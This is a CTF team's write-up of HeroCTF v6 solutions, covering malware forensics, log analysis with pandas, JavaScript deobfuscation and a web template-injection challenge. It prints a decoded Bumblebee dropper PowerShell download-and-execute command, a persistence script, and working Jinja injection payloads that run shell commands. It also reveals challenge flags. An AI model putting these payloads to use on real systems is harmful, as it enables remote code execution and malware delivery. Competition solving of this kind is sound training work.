HeroCTF V6
1. Summary
| Event | HeroCTF v6 |
| Organizer | HeroCTF |
| Dates | From 25/10/2024 to 27/10/2024 |
| Type and Format | Jeopardy, remote |
| Team name | faillefatale |
| Rank | 105/670 |
2. CTF and Organizer
HeroCTF is an annual cybersecurity online competition featuring a wide variety of challenges. Top teams are awarded prizes.
3. Challenges
Forensics
1. Transformers 1/2
A suspicious file has been found on one of your employee’s workstations. He apparently retrieved the .iso file from an e-mail attachment… Find the file contained in the iso, identify the file type and calculate its sha256 fingerprint.
/!\ WARNING : The content in this challenge can harm your workstation, pls use a sandbox if needed.
ZIP password: InfecteD
Hash : 3dfa0a81199f73797a455fd2625c7afc58cabda0a64cd9bc0826160eb1fd2983
Format : HERO{file-extention;sha256(file)} (no case-sensitive)
Example : HERO{iso;e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855}
- Open the attached ISO file in a sandbox:

- The file is
Document.lnk.
Resources:
- Open ISO file online: https://www.ezyzip.com/open-iso-file-online.html
- View file online: https://filext.com/online-file-viewer.html
- Get file checksum: https://emn178.github.io/online-tools/sha256_checksum.html
2. Transformers 2/2
Can you identify to which malware dropper the iso file is related to ? Also, it looks like the dropper is contacting a remote ressource, can you find the domain name the dropper is trying to reach ? [TLP:GREEN/PAP:AMBER]
/!\ WARNING : The content in this challenge can harm your workstation, pls use a sandbox if needed.
ZIP password: InfecteD
Format : HERO{Dropper Name;domain} (no case-sensitive)
Example : HERO{Dropper;abcd.ef}
Author : Mallon
- Let’s check the
.batfile found previously. - After a few substitutions, we get:
XcMbRDHBpZdpUWwWVAyjhI powershell -w hidden -nop -ep bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAiAGgAdAB0AHAAOgAvAC8AbQBlAGUAcgBvAG4AaQB4AHQALgBjAG8AbQAvAGcAYQB0AGUAIgApAA== ECpzuBoV - The first and last line seem useless but the Base64 string decodes to:
IEX (New-Object Net.Webclient).downloadstring("http[:]//meeronixt[.]com/gate") - Now, let’s find the malware dropper. Dorking gives this result: https[:]//www.bleepingcomputer[.]com/forums/t/796962/please-my-pc-clean/
- Didn’t find a name on VirusTotal but found this analyst’s GitHub repository: https://github.com/pr0xylife/Bumblebee/blob/main/Bumblebee_19.09.2022.txt
- The malware dropper is Bumblebee.
3. LazySysAdmin 2/2
First part of LazySysAdmin was solved by a team mate! ❤️
You have identified the malicious load, it seems, that a script was executed before the computer turns off, you made a copy of the disk and you start investigating to understand the “extent of the damage”
URL: https[:]//mega[.]nz/file/TNp11ZTb#yuC0rnLYZIMkcdElRXFQvbCzKjnIUZH7JRjaM4g4NZQ
Fingerprint (sha256): eb135b3db3efe64220753c2b6495cc30bd51a1fa0268d1b7074323c91e872492
Format : HERO{flag}
- Download and mount the ISO file:
$ sudo mkdir /mnt/iso $ sudo mount -o loop ~/Downloads/server-SX03.iso /mnt/iso - Login as root user and explore the image.
- There are tons of directories.
/var/log/syslogand/home/server/.bash_historydidn’t show anything interesting. Then, I stopped searching and asked myself what would I do if I was a lazy script kiddie? I would put my script in/tmp!Lazyness is always the key.# ls -la tmp drwxr-xr-t 17 root root 4096 oct. 27 10:43 . drwxr-xr-x 25 root root 4096 oct. 27 10:43 .. drwxr-xr-t 2 root root 2048 oct. 27 10:43 .font-unix drwxr-xr-t 2 root root 2048 oct. 27 10:43 .ICE-unix -rwxr-xr-x 1 root root 201 oct. 27 10:43 .script.sh ... -rwxr-xr-x 1 root root 139 oct. 27 10:43 .wrapper_script.sh -r--r--r-- 1 root root 11 oct. 27 10:43 .X0-lock -r--r--r-- 1 root root 11 oct. 27 10:43 .X1024-lock -r--r--r-- 1 root root 11 oct. 27 10:43 .X1025-lock drwxr-xr-t 2 root root 2048 oct. 27 10:43 .X11-unix -r--r--r-- 1 root root 11 oct. 27 10:43 .X1-lock drwxr-xr-t 2 root root 2048 oct. 27 10:43 .XIM-unix - Let’s check the wrapper script:
#!/bin/bash while true; do # Your main script code here /tmp/.script.sh # Wait for 15 seconds before running again sleep 15 done - The second script contains a PasteBin URL:
#!/bin/bash RANDOM_NUMBER=$(shuf -i 1-13 -n 1) INSUTLS=$(curl -s https[:]//pastebin[.]com/raw/59mL2V9i) temp=$(echo "$INSUTLS" | sed -n "${RANDOM_NUMBER}p" ) tempp= echo "$temp" | base64 -id - The pastebin content is:
WW91IHN1Y2sgIQ== RnVja2luZyBpZGlvdCA= WW91IHN1Y2sgIQ== U2VyaW91c2x5LCBXaG8gdGhlIGZ1Y2sgaXMgVm96ZWs/ WW91IHN1Y2sgIQ== WW91IHN1Y2sgIQ== WW91IHN1Y2sgIQ== WFhYX0Q0cmtfcm9ndWUgaXMgdGhlIGJlc3QgISA= SEVST3tBbHdhWXMtQ2gzY2tfV2hhdF91LUMwUHktUDRzdGV9 WW91IHN1Y2sgIQ== RGlkIHlvdSByZWFsbHkgYmVsaWV2ZSBpdCB3YXMgcG9zc2libGUgdG8gZG93bmxvYWQgUkFNLCB5b3UgZHVtYmFzcyB4RA== WW91IHN1Y2sgIQ== WW91IHN1Y2sgIQ== - Which decoded from Base64 gives this nice message:
You suck !Fucking idiot You suck !Seriously, Who the fuck is Vozek?You suck !You suck !You suck !XXX_D4rk_rogue is the best ! HERO{AlwaYs-Ch3ck_What_u-C0Py-P4ste}You suck !Did you really believe it was possible to download RAM, you dumbass xDYou suck !You suck !
4. Tenant trouble
It seems that a user account has been compromised, could you identify the account in question and the start of the attack?
(The IP addresses in the file have been replaced by a random set of addresses, so don’t try anything on these IP addresses)
sha256 : 3bfe375726cbae2ba4b74ede74e057f4777d80925650b899119fb27055d7c70a
Format : Hero{YYYY-MM-DD;jane.doe@company[.]com}
A CSV is attached to the challenge. For data exploration, Jupyter Notebook and Pandas are our best friends.
import pandas as pd

df = pd.read_csv("data/winchester77_signin_logs_2024.csv")
df.shape
(1947, 9)
df.head(5)| # | CreationTime | Operation | UserId | ObjectId | ResultStatus | ClientIP | AppId | RequestId | CorrelationId |
|---|---|---|---|---|---|---|---|---|---|
| 0 | 2024-01-01T08:20:33Z | UserLoggedIn | george.wickham@winchester77[.]onmicrosoft[.]com | Login | Succeeded | 228.187.229.214 | Azure Active Directory | 02462ba7-c3ca-4445-84a2-2c27892943e4 | 4386a75a-9508-437b-ab64-913ddb1e0698 |
| 1 | 2024-01-01T10:15:30Z | UserLoggedIn | mister.bennet@winchester77[.]onmicrosoft[.]com | Login | Succeeded | 142.92.201.129 | Azure Active Directory | ac0d1637-c9d8-4623-9643-9f0dce464325 | ab94b0e4-80b3-41c1-8e3f-4842e7d78451 |
| 2 | 2024-01-01T11:33:47Z | UserLoginFailed | elizabeth.bennet@winchester77[.]onmicrosoft[.]com | Login | Failed | 35.236.112.95 | Azure Active Directory | e66ae79c-f4af-41e3-9a0c-3e4cf242cd2d | afe568ae-e973-4804-bb27-0f1f1d08875e |
| 3 | 2024-01-01T14:23:02Z | UserLoggedIn | jane.bennet@winchester77[.]onmicrosoft[.]com | Login | Succeeded | 49.8.18.32 | Azure Active Directory | 3ee4d962-8cc2-4925-8f02-5b97fe815827 | 04e6ad14-3cf3-44f9-9cad-f59a25284ef2 |
| 4 | 2024-01-01T15:56:19Z | UserLoggedIn | mister.bennet@winchester77[.]onmicrosoft[.]com | Login | Succeeded | 88.52.75.72 | Azure Active Directory | b85f8df2-50b4-4b0e-a7ff-277ceef1f46b | 537c3de7-3a56-4c44-872c-51f7523b7100 |
# Unique user IDs
len(df["UserId"].unique())
8
# Unique IP addresses
len(df["ClientIP"].unique())
1940
# IP addresses occurences
df["ClientIP"].value_counts()
ClientIP
186.197.167.237 4
12.238.21.190 2
238.119.226.11 2
143.80.26.71 2
163.41.99.114 2
..
146.120.6.199 1
83.56.32.230 1
234.102.215.132 1
87.79.32.165 1
251.127.19.59 1
Name: count, Length: 1940, dtype: int64
# Unique request IDs
#len(df["RequestId"].unique())
# Unique correlation IDs
#len(df["CorrelationId"].unique())
# Too much IPs, request and correlation IDs. Can't work with that.

df["Operation"].value_counts()
Operation
UserLoggedIn 1489
UserLoginFailed 457
UserLoginIn 1
Name: count, dtype: int64
# UserLoginIn occurred only once, this is suspicious.
df[df["Operation"] == "UserLoginIn"]| # | CreationTime | Operation | UserId | ObjectId | ResultStatus | ClientIP | AppId | RequestId | CorrelationId |
|---|---|---|---|---|---|---|---|---|---|
| 1939 | 2024-10-25T17:12:39Z | UserLoginIn | mister.bennet@winchester77[.]onmicrosoft[.]com | Login | Succeeded | 167.122.43.42 | Azure Active Directory | d9535c14-6875-498c-a0a2-348a8ef452a8 | 81896ce6-2fbb-4fd3-8263-f53127e954db |
mister.bennet becomes our main suspect
# Sort by creation time
df["CreationTime"] = pd.to_datetime(df["CreationTime"])
df = df.sort_values(by="CreationTime")
df.to_csv("data/ordered.csv", index=False)

# Create a new dataframe where there is a row per user
user_ids = pd.Series(df["UserId"].tolist()).unique()
result_df = pd.DataFrame(user_ids, columns=["UserId"])

result_df["failed_logins"] = 0
result_df["ip_count"] = 0
failed_logins_df = df[df["Operation"] == "UserLoginFailed"]

# For each user
for user_id in result_df["UserId"]:
    # Add a column with IP count
    ips = pd.Series(df[df["UserId"] == user_id]["ClientIP"])
    result_df.loc[result_df["UserId"] == user_id, "ip_count"] = len(ips)

    # Add a column with failed logins count
    failed_logins = pd.Series(failed_logins_df[failed_logins_df["UserId"] == user_id]["Operation"])
    result_df.loc[result_df["UserId"] == user_id, "failed_logins"] = len(failed_logins)

result_df.sort_values(by=["failed_logins"], ascending=False)| # | UserId | failed_logins | ip_count |
|---|---|---|---|
| 1 | mister.bennet@winchester77[.]onmicrosoft[.]com | 364 | 662 |
| 6 | lydia.bennet@winchester77[.]onmicrosoft[.]com | 24 | 214 |
| 3 | jane.bennet@winchester77[.]onmicrosoft[.]com | 20 | 217 |
| 2 | elizabeth.bennet@winchester77[.]onmicrosoft[.]com | 20 | 215 |
| 0 | george.wickham@winchester77[.]onmicrosoft[.]com | 15 | 194 |
| 5 | catherine.debourgh@winchester77[.]onmicrosoft[.]com | 6 | 206 |
| 4 | fiztwilliam.darcy@winchester77[.]onmicrosoft[.]com | 5 | 48 |
| 7 | charles.bingley@winchester77[.]onmicrosoft[.]com | 3 | 191 |
mister.bennet@winchester77.onmicrosoft.com is definitely suspicious. Let’s get their first login attempts.
is_mister_bennet = df["UserId"] == "mister.bennet@winchester77.onmicrosoft.com"
has_failed_login = df["Operation"] == "UserLoginFailed"
df[is_mister_bennet & has_failed_login]| # | CreationTime | Operation | UserId | ObjectId | ResultStatus | ClientIP | AppId | RequestId | CorrelationId |
|---|---|---|---|---|---|---|---|---|---|
| 92 | 2024-01-15 15:01:05+00:00 | UserLoginFailed | mister.bennet@winchester77.onmicrosoft.com | Login | Failed | 163.41.99.114 | Azure Active Directory | 4921487c-99a2-418d-bd31-f6b049b9f291 | 484eb89-2331-498e-b982-5f6be710e0g1 |
| 718 | 2024-05-02 11:05:37+00:00 | UserLoginFailed | mister.bennet@winchester77.onmicrosoft.com | Login | Failed | 112.117.108.249 | Azure Active Directory | da6009e5-6364-450c-aeeb-abcab77506a7 | 0d4949ab-ffe4-49c7-800f-2c195ff79df1 |
| … | … | … | … | … | … | … | … | … | … |
364 rows × 9 columns
The first failure is isolated in time. The good answer is 2024-05-02.
Programming
1. Data Science
Here is a database of sells on a online marketplace. Your job as a data analyst is to answer the following questions :
- If at 2019-12-31 (at the beginning) every person has 10000$, who has the most money by 2023-01-01 (transaction of that day excluded)?
- By 2023-01-01 (transaction of that day excluded) how much money was spared through discounts?
- By 2023-01-01 (transaction of that day excluded) how many people have a negative balance?
Here are some information about the database fields:
| Field name | Data type | Constraints |
|---|---|---|
| order_id | integer | 1 < order_id < 1 000 000 |
| buyer_id | integer | 1 < buyer_id < 1 000 000 |
| seller_id | integer | 1 < seller_id < 1 000 000 |
| price | integer | 1 < price < 10 000 |
| discount | integer | 0 < discount < 100 |
| date | date | yyyy-mm-dd |
Additionally, you should know that Buyers and Sellers are represented by a unique ID and are correlated. Buyer 163564 is the same person as Seller 163564.
Prices should be floored to the nearest integer, but only at the final stage of the calculation.
e.g. If there are two discounts bringing prices down from 10 and 5 to 8.64 and 4.32 respectively, the amount of money spared is 10 + 5 - 8.64 - 4.32 = 2.04 ~= 2. As you can see, the only rounding operation was done on the very last value, used in the flag.
The flag is Hero{response1_response2_reponse3}.
e.g. Hero{163564_21673_78}
Format : Hero{flag}
Author : Log_s
Jupyter Notebook and Pandas to the rescue again!
import pandas as pd
import numpy as np

df = pd.read_csv("data/orders.csv")
df.shape

# Count unique IDs
unique_person_ids = pd.Series(df["buyer_id"].tolist() + df["seller_id"].tolist()).unique()
len(unique_person_ids)
10000
# Keep only orders before 2023-01-01
df["date"] = pd.to_datetime(df["date"])
df = df.sort_values(by="date")
df = df[df["date"] < "2023-01-01"]

# Add a new column with discount price
# We assume the discount is a % to apply on price
df["discount_price"] = df["price"] * (1 - df["discount"] / 100)

# Add a new column of money saved thanks to the discount
df["saved"] = df["price"] - df["discount_price"]

# Total money saved
df["saved"].sum()
np.floor(df["saved"].sum())
np.float64(188098001.0)
# Create a new dataframe where there is a row per person
result_df = pd.DataFrame(unique_person_ids, columns=["person_id"])
result_df["total_earned"] = 0.0  # at the beginning every person has 10000$
result_df["total_lost"] = 0.0

# For each person
for person_id in result_df["person_id"]:
    # Add a column with total money they earned as seller
    earned = 10000 + df[df["seller_id"] == person_id]["discount_price"].sum()
    result_df.loc[result_df["person_id"] == person_id, "total_earned"] = earned

    # Add a column with total money they lost as buyer
    lost = df[df["buyer_id"] == person_id]["discount_price"].sum()
    result_df.loc[result_df["person_id"] == person_id, "total_lost"] = lost

# Add a column holding balance (total money earned - money lost)
result_df["balance"] = result_df["total_earned"] - result_df["total_lost"]

# Show dataframe with highest balance first
result_df.sort_values(by=["balance"], ascending=False)| # | person_id | total_earned | total_lost | balance |
|---|---|---|---|---|
| 7153 | 732669 | 155271.02 | 31673.22 | 123597.80 |
| 5838 | 332622 | 122410.18 | 17631.11 | 104779.07 |
| 9950 | 179029 | 128875.24 | 26300.00 | 102575.24 |
| 8035 | 731546 | 138633.04 | 38636.95 | 99996.09 |
| 6526 | 933276 | 136271.46 | 36377.11 | 99894.35 |
| … | … | … | … | … |
| 1069 | 228351 | 21004.40 | 96104.45 | -75100.05 |
| 8766 | 589950 | 35055.72 | 110502.43 | -75446.71 |
| 2002 | 885672 | 35385.07 | 117730.35 | -82345.28 |
| 1532 | 161086 | 56427.87 | 142837.99 | -86410.12 |
| 4849 | 696326 | 37757.34 | 128588.90 | -90831.56 |
732669 has the most money by 2023-01-01.
# Count persons with negative balance
negative_balance_count = (result_df["balance"] < 0).sum()
negative_balance_count
np.int64(3468)
❤️ Huge thanks to my friend who found the error in my notebook. I used round() instead of floor() (Prices should be floored to the nearest integer, but only at the final stage of the calculation.).
Reverse
1. AutoInfector 1/3
Upon exploring shadowy online forums, you stumbled upon an article detailing a freshly emerged malware reseller. Your mission, spread across three challenges, is to download and analyze the multi-stage malware. To claim the first flag, find a method to download a beta version of this malware.
URL : http[:]//shop.capturetheflag.fr
Format : Hero{flag}
Author : xanhacks
- The linked website offers a simple button to download the malware. A password is required.
- There are two JavaScript files:
md5.jsandscript.jswhich is obfuscated. Let’s assume the flag is in this file. - de4js is very helpful to clean the JavaScript code at the beginning. Then, I modify the variable names and code manually. This results in the following code:
function xorStrHex(s1, s2) { var result = '' for (var i = 0; i < s1.length; i++) { result += ( parseInt(s1[i], 16) ^ parseInt(s2[i], 16) ).toString(16) } return result } document.getElementById('download-malware').onclick = function () { const title = document.title.split(' - ')[0]; // AutoInfector const md5Title = hex_md5(title); const input = prompt('Enter the password to download the malware:'); if (!input) { return } const md5Input = hex_md5(input); const xorStr = xorStrHex(md5Title, md5Input); if (xorStr === '11dfc83092be6f72c7e9e000e1de2960') { alert('You can validate the challenge with the following flag: Hero{' + input + '}'); window.location.href = '/' + input + '.exe'; } else { alert('Wrong password!'); } } - Knowing the following about XOR:
a XOR b = c
a XOR c = b
b XOR c = a - Then, the problem to solve is:
input XOR md5Tile = 11dfc83092be6f72c7e9e000e1de2960
- First, we get
md5Titlevalue thanks to the browser console:hex_md5("AutoInfector") - So now we have:
input XOR e3df2713dfaefd4badf9b892ba54245f = 11dfc83092be6f72c7e9e000e1de2960
- We should then do:
e3df2713dfaefd4badf9b892ba54245f XOR 11dfc83092be6f72c7e9e000e1de2960 = input
- So let’s use the console again:
xorStrHex('e3df2713dfaefd4badf9b892ba54245f', '11dfc83092be6f72c7e9e000e1de2960') f200ef234d1092396a1058925b8a0d3fdecodes toinfectedmushroom.
Resources:
Web
1. Jinjatic
A platform that allows users to render welcome email’s template for a given customer, sounds great no ?
Deploy on deploy.heroctf.fr
Format : Hero{flag}
Author : Worty
- One of my team mates found the template injection (
test+{{7*7}}@domain.tld). Then, we struggled to find a way to bypass Pydantic sanitizing. - In the end, I found a working payload by testing characters input and discovering another email format could work (
<and>were accepted):"John Smith" <john.smith@example.org>"{{cycler.__init__.__globals__.os.system('/getflag > /tmp/lol.txt')}}" <a@a.n> "{{a.__init__.__globals__.__builtins__.open('/tmp/lol.txt','r').read()}}" <a@a.n>
Pwn
1. BankRupst
I don’t have any notes about this challenge but I remember reading the code and understanding we had to execute the commands in a special order to get the flag because of an allocation/logic issue.
4. Conclusion
The HeroCTF is one of my favorite CTFs. Challenge are diverse and interesting, in every category.
❤️ Thanks to my friends and team mates. And we were a women-only team!